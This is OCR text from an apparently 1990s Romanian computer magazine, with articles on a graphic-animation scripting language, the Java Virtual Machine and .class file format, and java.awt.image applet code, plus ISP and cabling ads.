Elimină o entitate_iesire: obiect, comportament, atribut obiect, poziţie din traiectorie, etc. Dacă se elimină atributul unui obiect, atribut care există şi pentru agregat, în continuare se va lua în considerare pentru obiect valoarea atributului moştenită de la agregat (de exemplu, culoarea).

```
elimina (obiect(nume), atribut(nu
   me))
```

la fel ca la operatorul creare, entitatea

SYSTIMAX
Lucent Technologies
Formely the Communications Systems and Technology Units of AT&T

- Sistem de cablare structurată produs de **Lucent Technologies & Bell Lab Innovations**
- Transfer de date *wireless*
- 15 ani garanţie **Lucent Technologies**
- 622 Mb/sec pe cupru şi fibră optică

NET BRINEL COMPUTERS

Cele mai performante cablări cu sistemul de cablare structurată SYSTIMAX

Soluţie completă:
proiect + echipamente + realizare + testare

Cluj-Napoca Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

eliminată poate fi un obiect, agregat, comportament sau un element al acestora.

Atribuire

Atribuie `entitatii_iesire` valoarea `entitatii_intrare`. De exemplu:

```
atribuie (obiect(nume), atri
    but(nume)), (obiect(nume),
    atribut(nume))
atribuie (agregat(nume), atri
    but(nume)), pixel(poziţie(100,
    234))
atribuie (comportament(nume),
    parametru(timp)), 23
atribuie (obiect(nume), comporta
    ment), comportament(nume)
```

Una din posibilităţile care trebuie introdusă, pentru a mari flexibilitatea programării şi legătura cu aplicaţia, este apelarea unor funcţii aplicaţie, care să furnizeze valorile necesare în acţiunea de atribuire. De exemplu, poziţiile unei traiectorii polilinie să fie calculate conform unui algoritm aplicaţie. Valoarea unei tensiuni, ca valoarea unui atribut aplicaţie, să fie obţinuta prin citirea unei valori din proces sau calculată pe baza unor formule din aplicaţie.

De exemplu:

```
atribuie (obiect(nume),
    atribut(tensiune)),
    (funcţie(nume),
    argumente((obiect(nume),
    atribut(nume)),
        . . .
        (obiect(nume),
    atribut(nume))))
```

O variantă mai simplă, dar mai puţin flexibilă, este atribuirea valorii funcţiei aplicaţie la o variabilă declarată în programul construit prin operare directă. Acţiunea de atribuire atribuie valoarea variabilei. De exemplu:

```
atribuie (obiect(nume), atri
    but(nume)), variabila(nume)
```

sau

```
atribuie variabila(nume), (obi
    ect(nume), atribut(nume))
```

Adăugare

La un obiect, agregat sau comportament existente se pot adaugă elemente noi. Dacă acest element există, se elimină vechiul element şi se înlocuieşte cu cel nou. Aceasta elimină interpretarea erorilor sau verificări complicate în întregul model.

```
adaugă (obiect(nume), obiect(obi
    ecte_componente)), (obiect(nu
    me))
adaugă (comportament(nume), tra
    iectorie(poziţie)), poziţie
    (20,40)
```

Adăugarea unei poziţii la o traiectorie este o inserare în definirea traiectoriei unei poziţii, după poziţia specificată în entitatea de ieşire sau adăugare la sfârşitul traiectoriei, dacă poziţia după care sa se facă inserarea lipseşte.

De exemplu, adăugarea unui atribut la un obiect, care nu avea acest atribut, impune ca prioritară valoarea acestui atribut, fată de o valoare a aceluiaşi atribut moştenită prin arborele de instantiere sau arborele de agregare.

Instanţiere

Instanţiere realizează un obiect, agregat, comportament, pe care le conectează în arborele de instantiere. Adăugarea sau agregarea obiectelor trebuie realizate cu alte acţiuni.

De exemplu, instantierea unui obiect:

```
instantiaza (obiect(nume), atri
    but(poziţie)), (obiect(nume))
```

Rotaţie

Operaţia geometrică de rotaţie în două dimensiuni, în coordonate ecran fizic sau abstract normalizat. Rotaţia se referă exclusiv la obiecte sau agregate. De exemplu:

```
rotaţie obiect(nume), ((obiect(nu
    me), atribut(poziţie)), unghi)
rotaţie agregat(nume), (pixel(po
    ziţie(30, 40)), unghi)
```

Rotaţia poate fi definită în raport cu un centru de rotaţie fix, un pixel, sau în raport cu poziţia unui obiect. În caz particular, poziţia obiectului rotit. Aceasta definire, funcţie de alte obiecte, este deosebit de utilă în animaţia necesară în unele experimente de simulare. Se pot defini dependente între obiecte. Aceste relaţii, păstrate permanent şi automat, sunt de fapt constrângeri. De asemenea, este utilă definirea unghiului ca valoare a unei variabile sau a unei funcţii. De exemplu:

```
rotaţie obiect(nume), (pixel(pozi
    ţie(10, 25)), variabila(nume))
```

Translaţie

Translaţia unui obiect sau agregat se defineşte în raport cu poziţia sa curentă. Parametri de translaţie t_x şi t_y pot fi constante, valori ale unor variabile sau valori ale atributelor obiecte. De exemplu:

```
translaţie obiect(nume), (t_x, t_y)
translaţie obiect(nume), ((obi
    ect(nume), atribut(latimea)),
    variabila(nume))
```

Scalare

Scalarea unui obiect poate fi realizată în raport cu originea sistemului de coordonate sau în raport cu un punct. Argumentele acţiunii scalare sunt obiectul operat, poziţia de referinţă şi parametrii de scalare s_x şi s_y. Poziţia de referinţă şi parametrii de scalare pot fi constante, valori ale unor variabile sau valori ale atributelor obiecte. De exemplu:

```
scalare obiect(nume), (s_x, (varia
    bila(nume)))
scalare obiect(nume), ((obiect(nu
    me), atribut(înaltimea)), s_y)
```

Activare

Dacă un obiect are asociat un comportament se poate declanşa evoluţia sa ca efect al evoluţiei altui obiect. La activare, obiectul evoluează pe traiectoria comportamentului, conform parametrilor şi regulilor asociate. Starea de activare sau dezactivare a unui obiect sau agregat este păstrată în atributul numit `stare_activare`. Pentru starea activ, atributul are valoarea TRUE. De exemplu:

```
activează obiect(nume)
activează agregat(nume)
```

Dezactivare

Un obiect activat evoluează un timp determinat de tipul, viteza şi traiectoria sa. De exemplu, în comportamentul inerţial, oprirea evoluţiei este nedeterminată. Oprirea explicită a evoluţiei, înainte de terminarea ei, se poate face printr-un operator numit dezactivare. Operatorul modifica în FALSE valoarea atributului `stare_activare` al obiectului sau agregatului referit. De exemplu:

```
dezactivează obiect(nume)
```

Din motive de viteză şi limbaj s-au experimentat tipurile de argumente simple, determinate direct din citirea unei valori: atribut obiect, variabila program, constantă, poziţie pixel, etc. Într-o variantă îmbunatatită, aceste valori ar putea fi obţinute ca rezultat al evaluării unor expresii. Aceste facilităţi sunt posibile în unele limbaje ca LISP. În limbaje ca C sau Pascal, analiza sintactică, semantica şi evaluarea expresiilor ar dura prea mult, chiar în cazul unei preprocesari şi trecere a expresiilor în forma poloneză. ■

Cătălin Aurel Rusu lucrează la Sistec Cluj şi poate fi prin contactat la **Catalin_RUSU@sistec.ro**.


Mașina Virtuală Java

De Budai László

Java este un termen la modă în lumea tehnologiei informatice. Cu toții știm că acest limbaj de programare a dat aripi noi lumii informatice din ultimii ani, în primul rând prin faptul că un program Java, numit *aplet,* poate să ruleze într-o pagină Web, mărind astfel posibilitățile de comunicare a acestora. Dar limbajul Java nu se rezumă doar la aplicații tip aplet, ci dă cale liberă programatorilor pentru realizarea aplicațiilor de sine stătătoare.

O aplicație de sine stătătoare, scrisă în Java, este compilată și rulează pe o așa numită *Mașină Virtuală Java*. Acest lucru a făcut posibilă separarea de platformă a limbajului. Astfel, un program Java nu este compilat pentru o platformă anume (Sun, MacOS, Win32) ci este transformat în codul Mașinii Virtuale Java.

Mașina Virtuală Java reprezintă un calculator abstract. Ca și calculatoarele reale, aceasta dispune de un set de instrucțiuni, un set de registre și utilizează diferite zone de memorie. Acestea sunt componente logice abstracte. Ele nu impun o implementare anume, acest lucru înseamnă că Mașina Virtuală Java se poate implementa ca interpretor de cod binar, compilator (generează cod nativ), sau pe Siliciu, dar să se păstreze funcționalitatea.



Setul de instrucțiuni

Setul de instrucțiuni Java este echivalentul de limbaj de asamblare a unei aplicații Java. Ca și o aplicație C, o aplicație Java este compilată dar rezultatul este un cod binar Java și nu un cod binar al unui microprocesor anume.

O instrucțiune Java este formată dintr-un cod operație (opcode) și operanzi. Codul operație are lungimea de un octet, operandul putând avea lungime variabilă. Dacă un operand are lungimea mai mare decât un octet, atunci se va păstra în memorie, după modelul „big-endian“, adică octetul mai semnificativ primul. Astfel, o valoare stocată pe 16 biți se va calcula după cum urmează: `primul_octet*256+al_doilea_octet`.

Instrucțiunile binare Java prelucrează operanzii din memoria de date a Mașinii Virtuale Java, ca aparținând unui grup redus de tipuri primitive. Aceste tipuri primitive de date sunt: întreg lung, numere în virgulă flotantă cu simplă și dublă precizie, octet, și întreg scurt. Toate tipurile numerice sunt cu semn. Întregul scurt fără semn există doar pentru a folosi la caracterele Unicode. Aceste tipuri primitive de date sunt tratate de către compilator și nu de programul Java compilat, sau mediul de execuție Java. Instrucțiunile Java conțin cod operație diferit pentru diferitele tipuri de date primitive (ex: iadd, ladd, fadd și dadd pentru adunarea a două numere).

Regiștri

Regiștrii Mașinii Virtuale Java păstrează starea acesteia în timpul operațiilor, la fel ca și regiștrii microprocesoarelor. Mașina Virtuală Java are patru regiștrii:

- pc – numărătorul de program
- optop – pointer către vârful stivei de operanzi
- frame – pointer către mediul de execuție a metodei curente
- vars – pointer către prima variabilă locală a metodei curente (variabila cu indexul 0).

Mașina Virtuală Java definește fiecare registru ca fiind de 32 biți. Anumite implementări pot să nu utilizeze toți regiștrii (ex. Dacă se generează cod nativ, atunci nu mai avem nevoie de pc).

Mașina virtuală Java este bazată pe stivă, adică nu folosește regiștrii pentru transferuri de parametrii, aceasta fiind o decizie luată în favoarea simplității codului și, totodată, permite implementare eficientă pe diferite procesoare gazdă, care au un număr redus de regiștrii, cum ar fi cele din familia x86.

Stiva Java

Mașina virtuală Java folosește stiva pentru a furniza parametrii pentru operații, pentru a prelua rezultatele acestora, pentru a transfera parametrii metodelor, etc. O fereastră de stiva (stack frame) Java este echivalentul unei ferestre de stivă pentru un limbaj de programare convențional. O fereastră de stivă are trei componente:

- variabilele locale
- mediul de execuție
- stiva de operanzi

Spațiul alocat variabilelor locale și mediului de execuție este fixat la apelul metodei, în timp ce stiva de operanzi se modifică în timpul execuției metodei.

Variabilele locale. Variabilele locale sunt stocate într-un vector și sunt adresate de către registrul vars. Variabilele locale sunt stocate pe 32 biți. Tipul long și double sunt considerate ca fiind formate din două variabile locale.

Variabilele locale se încarcă în stiva de operanzi, iar instrucţiunile vor păstra valorile acestora în spaţiul variabilelor locale.

Mediul de execuţie. Mediul de execuţie este componenta din fereastra de stivă, care se foloseşte pentru a păstra operaţiile stivei Java. Conţine pointeri către fereastra de stivă precedentă, precum şi către baza şi vârful stivei de operanzi şi variabile locale. Mai conţine informaţii suplimentare aparţinând mediului de execuţie (pentru depanare).

Excepţii. Fiecare metodă Java conţine o serie de clauze *catch*. Fiecare clauză catch descrie domeniul pentru care este activă, tipul excepţiei care va fi tratată şi are un bloc de tratare a excepţiei. Când se aruncă o excepţie, aceasta este căutată în lista *catch*. O clauză cath este potrivită (pentru tratarea excepţiei) dacă instrucţiunea care a aruncat excepţia se află în domeniul pentru care este activă clauza catch respectivă şi excepţia aruncată este derivată din cea pe care o tratează clauza catch. Dacă se găseşte o clauză catch potrivită, sistemul va comuta la codul de tratare a excepţiei. Dacă nu se găseşte nici o clauză potrivită, se părăseşte fereastra de stivă actuală (metoda actuală) şi excepţia este aruncată mai departe, către un nivel superior celui în care a apărut.

Ordinea clauzelor catch este importantă, interpretorul executând codul de tratare a primei clauze care se potriveşte.

Stiva de operanzi. Este o stivă FIFO pe 32 biţi. Ea foloseşte pentru a stoca argumentele şi rezultatele mai multor instrucţiuni ale maşinii virtuale Java. De exemplu operaţia `iadd` adună două numere întregi. Operaţia citeşte două numere întregi (32 biţi) din vârful stivei, le adună, iar rezultatul este stocat tot în stiva de operanzi. Operaţia `iadd` presupune că o altă instrucţiune a maşinii virtuale a pus în vârful stivei cele două valori care trebuie să fie adunate şi că rezultatul va fi preluat din stiva de operanzi. Pentru fiecare tip de date, există operaţii specializate pentru acel tip, este ilegal ca să se depună pe stivă două numere întregi şi apoi să fie citite ca un întreg lung (64 biţi).

Rezerva de constante (Constant pool)

Fiecărei clase Java i se asociază o rezervă de constante, care va păstra numele tuturor câmpurilor, metodelor şi a tuturor informaţiilor care pot fi utilizate de oricare metodă a clasei.

La încărcarea unei clase Java se va citi lungimea rezervei de constante (`constant_pool_count`), după care va urma efectiv spaţiul alocat acesteia, începând cu `constant_pool[0]` şi până la `constant_pool[constant_pool_count-1]`. Fiecare element (constant_pool[i]) are următoarea structură:

```
cp_info {
        u1 tag;
        u1 info[];
    }
```

Înregistrările încep cu o etichetă de un octet, care indică tipul înregistrării. De exemplu, pentru descriptorul unei clase vom avea valoarea `CONSTANT_Class = 7`. Formatul informaţiei care urmează după etichetă diferă în funcţie de ceea ce reprezintă înregistrarea. De exemplu pentru o clasă avem:

```
CONSTANT_Class_info {
        u1 tag;
        u2 name_index;
    }
```

unde `tag= CONSTANT_Class` (7) iar `name_index` reprezintă un index în `constant_pool` care va indica spre o înregistrare `CONSTANT_Utf8_info`, care va reprezenta numele clasei.

Colectorul de deşeuri

Maşina virtuală Java mai include un colector de deşeuri. Acesta este un proces care rulează în umbră şi el este răspunzător de elibararea resurselor ocupate de programe. Există mai multe tehnici pentru realizarea acestuia, dar nu se impune implementarea uneia dintre acestea, cel care realizează o Maşină virtuală Java poate să implementeze propriile tehnici care să realizeze acest lucru. În Java nu se permite programatorului să aibă acces direct la resurse, de ocuparea şi eliberarea propriu zisă a lor se ocupă mediul de execuţie. De obicei, când o resursă nu mai este referită de nimeni, ea va fi eliberată de către colectorul de deşeuri.

Implementarea acestor elemente ale maşinii virtuale Java nu impune nici o restricţie privitoare la tehnica care se foloseşte.

Diferitele implementări ale maşinii virtuale Java comunică prin intermediul fişierelor .class. Maşina virtuală recunoaşte aceste fişiere şi nu limbajul Java. Astfel, se pot realiza compilatoare care să genereze cod binar Java şi pentru alte limbaje, singura condiţie fiind să se genereze un fişier .class care are structura celui recunoscut de maşina virtuală.

Structura fişierului .class

Fişierele .class păstrează codul compilat pentru clasele şi interfeţele Java. Acest fişier are structura prezentată în figura „Structura fişierelor .class". În această figură u1,u2,u4 reprezintă valori fără semn, având lungimea de 1, 2 respectiv 4 octeţi.

Elementele din structura fişierului .class sunt:

magic – reprezintă un număr care identifică formatul fişierului, are valoarea 0xCAFEBABE

Structura fişierelor .class

```
ClassFile {
    u4                                magic;
    u4                                version;
    u2                                constant_pool_count;
    cp_info constant_pool[constant_pool_count - 1];
    u2                                access_flags;
    u2                                this_class;
    u2                                super_class;
    u2                                interfaces_count;
    u2                                interfaces[interfaces_count];
    u2                                fields_count;
    field_info                        fields[fields_count];
    u2                                methods_count;
    method_info                       methods[methods_count];
    u2                                attributes_count;
    attribute_info                    attributes[attribute_count];
}
```

minor_version, major_version – reprezintă numerele corespunzătoare versiunii compilatorului care a generat fişierul class.

constant_pool_count – reprezintă numărul înregistrărilor din rezerva de constante. constant_pool_count trebuie să fie o valoare mai mare decât zero.

constant_pool[] – este un vector care conţine structuri cu lungime variabilă reprezentând constante string, nume de clase, nume de câmpuri, şi alte constante care sunt referite din fişier. Prima înregistrare constant_pool[0] este rezervată pentru uzul intern a maşinii virtuale Java şi nu este prezentă în fişierul class. În fişier se găsesc înregistrările constant_pool[1] ... constant_pool[constant_pool_count-1]

access_flags – sunt o serie de flaguri folosite clase, metode, sau câmpuri pentru a descrie diferite proprietăți ale acestora, cum ar fi accesul metodelor din alte clase la elementele clasei.

this_class – este un index în constant_pool, care indică o înregistrare de tip CONSTANT_Class_info, care va reprezenta clasa sau interfața a cărei cod se află în fișierul class.

super_class – este un index în constat_pool și va indica spre o înregistrare CONSTANT_Class_info, care reprezintă superclasa din care s-a derivat clasa curentă. Dacă super_class are valoarea zero, atunci este vorba despre clasa java.lang.Object, aceasta fiind singura clasă, care nu se derivă dintr-o clasă.

interfaces_count – reprezintă numărul interfețelor implementate

interfaces[] – este o tabelă de indexuri către constant_pool, înregistrările respective din constant_pool reprezentând descrieri ale interfețelor care sunt superinterfețele directe

fields_count – reprezintă numărul structurilor field_info din tabela de câmpuri. Acest tabel include atât variabilele de clasă cât și cele de instanță.

fields[] – este un tabel conținând structuri care descriu complet variabilele din clasă (atât cele de clasă, cât și cele de instanță). Include doar variabilele declarate în această clasă și în interfețele acesteia, nu și cele care au fost declarate în clase superioare clasei.

methods_count – reprezintă numărul metodelor din tabela de metode

methods[] – este un tabel care conține structuri care descriu complet metodele împreună cu codul executabil al metodelor din clasă, sau interfață. În tabel se găsesc descrierile pentru toate metodele (atât de instanță cât și cele de clasă) care au fost declarate explicit în această clasă.

attributes_count – reprezintă numărul înregistrărilor din tabela de atribute a clasei

attributes[] – conține structuri de lungime variabilă, care caracterizează atributele asociate fișierului class.

Fișierul Hello.class

Pentru exemplificarea structurii unui fișier class am ales fișierul Hello.class, care se generează din următorul fișier sursă (Hello.java):

```
class Hello{
  public static void main(String
   args[]){
      System.out.println("Hello
   World");
  }
}
```

Hello.class

```
      0xCA FE BA BE          magic
      0x00 03 00 2D          version
      0x00 20                constant_pool_count
constant_pool[ ]
  [1]  0x08 00 14            înregistrare tip string, având numele la
                             constant_pool[0x14]
  [2]  0x07 00 13            înregistrare tip calss, având numele la
                             constant_pool[0x13]
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  [30] 0x01 00 03            înregistrare CONSTANT_Utf8 având 0x0003 caractere
       0x6F 75 74            având valoarea 'out'
  [31] 0x01 00 07            înregistrare CONSTANT_Utf8 având 0x0007 caractere
       0x6F 75 74            având valoarea 'println'
      0x00 20                acces_flags
      0x00 02                this_class
      0x00 04                super_class
      0x00 00                interfaces_count
      0x00 00                fields_count
      0x00 02                methods_count
methodss[ ]
methods[1]
      0x00 09                acces_flags
      0x00 1D                name_index
      0x00 0E                descriptor_index
      0x00 01                attributes_count
 Code_attributes[1]
      0x00 10                          attribute_name_index
      0x00 00 00 25                    attribute_length
      0x00 02                          max_stack
      0x00 01                          max_locals
      0x00 00 00 09                    code_length
      0xB2 00 07 12 01 B6 00 08 B1     P-Code
      0x00 00                          exception_table_length
      0x00 01                          attributes_count
  attributes[1]
       0x00 16               attribute_name_index
       0x00 00 00 0A         attribute_length
       0x00 02               attribute_count
  [1]  0x00 00               start_pc
       0x00 03               line_number
  [2]  0x00 08               start_pc
       0x00 02               line_number

 methods[2]
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
      0x00 01                attributes_count
SourceFile_attribute[1]
      0x00 19                attribute_name_index
      0x00 00 00 02          attribute_length
      0x00 15                sourcefile_index
```

Dacă vizualizăm conținutul fișierului Hello.class cu un editor, care este capabil să arate și în hexazecimal (wpwiev din NC), putem citi structura din figura „Hello.class“. ■

Referințe:

1. PC Magazin DOS, 2/97, pag.166-171
2. http://paro.etri.re.kr/java/doc/beta/vmspec/vmspec_2.html
3. http://www.javasoft.com/docs/books/vmspec/html/VMSpecTOC.doc.html

---

Budai László este redactor la reveista BYTE România. Poate fi contactat prin e-mail la adresa **lbudai@agora.ro.**

E-mail
internet
Netscape
WebTalk
IExplorer
News
IRC
RealAudio
HOT JAVA
FAX

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
DATA NET	Constanța	041 694520
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
EST COMPUTER	Focșani	037 217655
HARD-TEST'94	Galați	036 467752
KABELKON	Gheorgheni	066 164525
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
COMPUTER STARS	Pitești	048 215099
TRANSDATA	Ploiești	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
SARATOGA	Timișoara	056 199780
HARD-TEST'94	Tulcea	040 521871

Numai prin noi aveți acces la Internet din toată ro, cu viteză maximă şi costuri minime!

Email: office@starnets.ro
http://www.starnets.ro


InterComp

@ Powered by SPARC-Solaris

Clasa java.awt.image

De Pelin Nicoleta Corina
şi Pelin Cristian Florentin

Pachetul java.awt.image conţine 3 interfeţe cu funcţii specifice: ImageConsumer, ImageObserver, ImageProducer. ImageProducer este interfaţa care produce date de tip imagine pentru tipul de date Image. Fiecare imagine conţine o instanţiere a ImageProducer, care este folosită la reconstrucţia imaginii ori de câte ori este solicitat acest lucru. Interfaţa ImageConsumer este interesată de datele produse prin interfaţa ImageProducer. Când un consumator este asociat unui producător de imagini, acesta din urmă va trimite toate datele despre imagine folosind metoda call. ImageObserver este o interfaţă ce primeşte informaţii despre o imagine în timp ce este creată.



Cred că este utillă o sumară trecere în revistă a claselor ce alcătuiesc clasa java.awt.image. Prezentarea este făcută la nivel de introducere, urmând ca cei interesaţi să încerce să implementeze facilităţile oferite de fiecare clasă în parte.

ColorModel este clasa ce încapsulează metode pentru descompunerea unui pixel în componentele sale RGB (roşu, verde, albastru). Constructorul poate fi aplelat, specificând un număr de biţi alocaţi pentru un pixel. Este o clasă utilă în prelucrarea digitală a imaginilor color.

IndexColorModel este o clasă ce descompune pixelii în componentele RGB pentru pixelii care deţin informaţia de culoare, ca indecşi într-o hartă a culorilor. De notat că majoritatea metodelor acestei clase sunt finale (adică nu mai pot fi schimbate prin redefinirea într-o clasă ce extinde clasa IndexColorModel)

DirectColorModel este o clasă ce descompune pixelii în componentele RGB pentru pixelii care au componentele de culoare încapsulate direct în biţii pixelului însuşi. Acest model este similar cu modelul X11 TrueColor.

ImageFilter este clasa ce implementează un filtru, pentru diferitele metode ce sunt folosite pentru a transmite date de la un ImageProducer spre un ImageConsumer. Se poate folosi şi un Null Filter ce lasă imaginea neafectată în procesul de mai sus. Pentru a produce versiuni filtrate ale imaginii, această clasă se va folosi în conjuncţie cu un obiect de tip FilteredImageSource.

CropImageFilter este o clasă ce extinde clasa de mai sus şi este folosită pentru a extrage o regiune dreptunghiulară, dată dintr-un obiect de tip Image şi pentru a furniza sursa pentru un nou obiect de tip Image, ce va conţine doar regiunea decupată. Va fi folosită în conjuncţie cu un obiect de tip FilteredImageSource pentru a crea versiuni decupate ale imaginii existente.

FilteredImageSource este o implementare a interfeţei ImageProducer. Această clasă preia o imagine şi un obiect, de tip filtru, şi le foloseşte pentru a produce o versiune filtrată a imaginii originale. De exemplu, codul pentru schimbarea componentelor roşu şi albastru dintr-o imagine este:

```
Image src = getImage("doc: ///demo/images
   /duke/T1.gif");
ImageFilter colorfilter = new RedBlueSwapFilter();
Image img = createImage(new FilteredImageSource(src
   .getSource(),colorfilter));
```

MemoryImageSource este o implementare a clasei ImageProducer, care foloseşte un vector pentru a determina valorile pixelilor pentru o imagine dată. Un exemplu de creare a unei imagini cu un efect de degrade, de la negru la albastru pe axa Ox şi de la negru la roşu pe axa Oy:

Codul sursă al aplicației

```
import java.applet.*;
import java.awt.*;
import java.awt.image.*;

public class ImageGrabber extends
      Applet implements Runnable{

  Image img,img1;
  Thread timer=null;

  int w,h,t,c1x,c1y,c2x,c2y,cx,cy;
  int[] pixels=new int[100000];
  MediaTracker mt=new
      MediaTracker(this);
  ImageConsumer ic;
  MemoryImageSource mis;
  ColorModel como;

  public void init(){
    resize(700,700);

    // se citeste intr-un string nume
       le fisierului ce contine imag
       inea
    String simg=getParameter("po
       za");
      if (simg==null)simg="Colos
       seum.jpg";
    img=getImage(getCodeBase(),
       simg);
    //Definirea butonului
    Button b2=new Button("init");
    add(b2);
    Button b1=new Button("crop");
    add(b1);
    Button b3=new Button("nou");
    add(b3);
    //Incarcarea imaginilor in memo
       rie
    mt.addImage(img,1);
    try {mt.waitForID(1);}
       catch(InterruptedException
       ie){}

  }
  public boolean action(Event e,
       Object o){

    //Captarea actiunii asupra
       butonului
    if(e.target instanceof Button){
      if ("crop".equals((String) o)){
       System.out.println( "crop");
       t=0;
       }
      if ("init".equals((String) o)){
       System.out.println("init");
       t=-1;
       repaint();
       }
      if ("nou".equals((String)o)){
       System.out.println("nou");
       if(t==2){
       repaint();
       }
       else{System.out.println("e
       roare");}
       }
     }
```

```
    return(true);
    }

  public void start(){
    if (timer==null){
      timer=new Thread(this);
     timer.start();
    }
  }

  public void stop(){
    timer=null;
  }

  public void run(){
      t=-1;
      while (timer!=null)
      if(t==2){
    //se construieste un obiect de
       tip ImageProducer care folos
       este
    //un vector de intregi in modul
       implicit RGB pentru a produce
       date
    //pentru un obiect de tip Image.

     mis= new MemoryImageSource(w,h,
       pixels,0,w);

    //se adauga un ImageConsumer la
       lista de consumatori intere
       sati
    //de datele acestei imagini.
    mis.addConsumer(ic);

       handlePixels(img,c1x,c1y,w,
       h);
       img1=createImage(mis);
       mt.addImage(img1,1);
       try {mt.waitForID(1);} catch
       (InterruptedException ie){}

     }

  }

  public boolean mouseDown(Event e,
       int x, int y){
   if(t==1){
     if((x>c1x)&&(y>c1y)){
       w=x-c1x;
       h=y-c1y;
       t=2;
       System.out.println("t"+t+
       "x"+x+" y"+y+" w"+w+" h"+h);
       }
     else{t=-1;
       System.out.println("selectie
       incorecta");
       }
     }

  if (t==0){
    c1x=x;
    c1y=y;
    t=1;
    System.out.println("t"+t+"x"
       +c1x+" y"+c1y);
    }
```

```
    return true;
    }

  // Functia handlePixels transforma o
       suprafata dreptunghiulara
       dintr-o
  //imagine intr-un vector. Parametrii
       reprezinta:
  // - x, y: coltul din stanga sus de un
       de incepe "decuparea" imaginii
  // - w, h: cat anume din imagine va fi
       copiata.
  //img1 este imaginea care va fi crea
       ta din acest vector.

    public void handlePixels(Image
       img,int x,int y,int w,int h){

      //implementeaza un ImageConsumer
       care poate fi atasat la un
      //obiect de tip Image sau Image
       Producer pentru a prelua o
       submultime
      //a pixelilor din acea imagine.
      PixelGrabber pg=new PixelGrabber
       (img,x,y,w,h,pixels,0,w);
      try{

        //cerere din partea Image sau
         ImageProducer de a incepe
        //trimiterea pixelilor si
         asteptarea incheierii trimi
         terii
        //tuturor pixelilor.Metoda va in
         toarce true in caz de reusita.
         pg.grabPixels();
        }catch(InterruptedException
         e){
         System.err.println("inter
         rupted waiting for pixels");
         return;
      }

      if ((pg.status() & ImageObserv
         er.ABORT)!=0){
         System.err.println("image
         fetch aborted or errored");
         return;
      }

      //metoda setPixels este o parte
         din ImageConsumer API pe care
      //clasa PixelGrabber trebuie sa o
         implementeze pentru a prelua
         pixelii

    }

    public void paint(Graphics g){
      if(t==-1 ){ g.drawImage(img,10,
         30,this);}
      if(t==2 ){g.drawImage(img1,10,
         30,this);
      }

    }
  }
```

```
int w = 100;
  int h = 100;
  int pix[] = new int[w*h];
  int index = 0;
  for (int y = 0; y < h; y++) {
    int red = (y * 255) / (h - 1);
    for (int x = 0; x < w; x++) {
      int blue = (x * 255) / (w -
 1);
      pix[index++] = (255 << 24) |
 (red << 16) | blue;
      }
    }
  Image img = createImage(new Mem-
 oryImageSource(w, h, pix, 0,
 w));
```

PixelGrabber este o clasă ce implementează un obiect de tip **ImageConsumer**, care poate fi ataşat de către un **ImageProducer** sau de **Image**, pentru a trimite un set de pixeli în acea imagine. De exemplu:

```
int[] pixels = new int[w * h];
 PixelGrabber pg = new PixelGrab-
   ber(img, x, y, w, h, pixels, 0,
   w);
 try {
   pg.grabPixels();
 } catch (InterruptedException e)
   {
   System.err.println("interrupt-
   ed waiting for pixels!");
   return;
 }
